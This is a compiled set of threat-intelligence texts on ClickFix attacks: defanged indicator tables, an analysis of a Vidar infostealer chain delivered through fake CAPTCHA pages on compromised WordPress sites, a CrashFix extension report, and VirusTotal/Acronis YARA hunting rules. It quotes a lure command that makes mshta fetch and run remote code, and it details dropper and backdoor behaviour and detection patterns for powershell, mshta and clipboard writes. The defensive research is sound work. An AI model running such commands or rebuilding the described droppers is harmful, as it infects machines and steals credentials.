hitkrul[.]com
Domain
Payload delivery and C2
kofeynayagush[.]com
Domain
Payload delivery and C2
Script campaign
Indicator
Type
Description
hxxps://cauterizespray[.]icu/script[.]sh
URL
Payload delivery
hxxps://enslaveculprit[.]digital/script[.]sh
URL
Payload delivery
hxxps://resilientlimb[.]icu/script[.]sh
URL
Payload delivery
hxxps://thickentributary[.]digital/script[.]sh
URL
Payload delivery
hxxp://paralegalmustang[.]icu/script[.]sh
URL
Payload delivery
hxxps://round5on[.]digital/script[.]sh
URL
Payload delivery
hxxps://qjywvkbl[.]degassing-mould[.]digital
URL
Payload delivery
hxxps://zg5mkr7q[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://kvrnjr30[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://yygp4pdh[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://t[.]me/ax03bot
URL
Payload delivery
0x666[.]info
Domain
Payload delivery, C2, and exfiltration
honestly[.]ink
Domain
Payload delivery, C2, and exfiltration
95.85.251[.]177
IP address
Payload delivery, C2, and exfiltration
pla7ina[.]cfd
Domain
Payload delivery, C2, and exfiltration
play67[.]cc
Domain
Payload delivery, C2, and exfiltration
Helper campaign
Indicator
Type
Description
rvdownloads[.]com
Domain
Payload delivery
famiode[.]com
Domain
Payload delivery
contatoplus[.]com
Domain
Payload delivery
woupp[.]com
Domain
Payload delivery
saramoftah[.]com
Domain
Payload delivery
ptrei[.]com
Domain
Payload delivery
wriconsult[.]com
Domain
Payload delivery
kayeart[.]com
Domain
Payload delivery
ejecen[.]com
Domain
Payload delivery
stinarosen[.]com
Domain
Payload delivery
biopranica[.]com
Domain
Payload delivery
raxelpak[.]com
Domain
Payload delivery
octopox[.]com
Domain
Payload delivery
boosterjuices[.]com
Domain
Payload delivery
ftduk[.]com
Domain
Payload delivery
dryvecar[.]com
Domain
Payload delivery
vcopp[.]com
Domain
Payload delivery
kcbps[.]com
Domain
Payload delivery
jpbassin[.]com
Domain
Payload delivery
isgilan[.]com
Domain
Payload delivery
arkypc[.]com
Domain
Payload delivery
hacelu[.]com
Domain
Payload delivery
stclegion[.]com
Domain
Payload delivery
xeebii[.]com
Domain
Payload delivery
hxxp://138.124.93[.]32/contact
URL
Exfiltration endpoint
hxxp://168.100.9[.]122/contact
URL
Exfiltration endpoint
hxxp://199.217.98[.]33/contact
URL
Exfiltration endpoint
hxxp://38.244.158[.]103/contact
URL
Exfiltration endpoint
hxxp://38.244.158[.]56/contact
URL
Exfiltration endpoint
hxxp://92.246.136[.]14/contact
URL
Exfiltration endpoint
hxxps://avipstudios[.]com/contact
URL
Exfiltration endpoint
hxxps://joytion[.]com/contact
URL
Exfiltration endpoint
hxxps://laislivon[.]com/contact
URL
Exfiltration endpoint
hxxps://mpasvw[.]com/contact
URL
Exfiltration endpoint
hxxps[://]lakhov[.]com/contact
URL
Exfiltration endpoint
Update campaign infrastructure
Indicator
Type
Description
reachnv[.]com
Domain
Delivery of the update install variant of the helper campaign
vagturk[.]com
Domain
Delivery of the update install variant of the helper campaign
futampako[.]com
Domain
Delivery of the update install variant of the helper campaign
octopox[.]com
Domain
Delivery of the update install variant of the helper campaign
lbarticle[.]com
Domain
Delivery of the update install variant of the helper campaign
raytherrien[.]com
Domain
Delivery of the update install variant of the helper campaign
joeyapple[.]com
Domain
Delivery of the update install variant of the helper campaign
This research is provided by Microsoft Defender Security Research with contributions from Arlette Umuhire Sangwa, Kajhon Soyini, Srinivasan Govindarajan, Michael Melone, and members of Microsoft Threat Intelligence.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story
When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Researchers have found another method used in the spirit of ClickFix: CrashFix.
ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.
Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.
If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.
After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.
It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.
Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.
If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.
How to stay safe
The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:
If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.
How VT plays a role in hunting for analysts
For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.
Acronis - Success Story
[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.
Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)
SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags :
        (
            tag == "cve-2017-0199" or
            tag == "cve-2017-11882"
        )
        // Originates from a specific country?
        and
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or
            vt.metadata.submitter.country == "LK" or
            vt.metadata.submitter.country == "BD" or
            vt.metadata.submitter.country == "NP" or
            vt.metadata.submitter.country == "MM" or
            vt.metadata.submitter.country == "MV" or
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
}
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.
Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams,
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.
FileFix in the wild!
A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.
Anatomy of an attack- where do we start?
Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
The commands used to copy text into the victims clipboard
The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.
Analyzing payloads
One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.
Looking for a *Fix
So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.
VT Tips (based on the success story)
[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.
Supercharge Your Web-Content YARA Rules
A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")
Dissect Payloads with Advanced Content Queries
When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
Custom function names
Specific variable names
Uncommon comments
Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
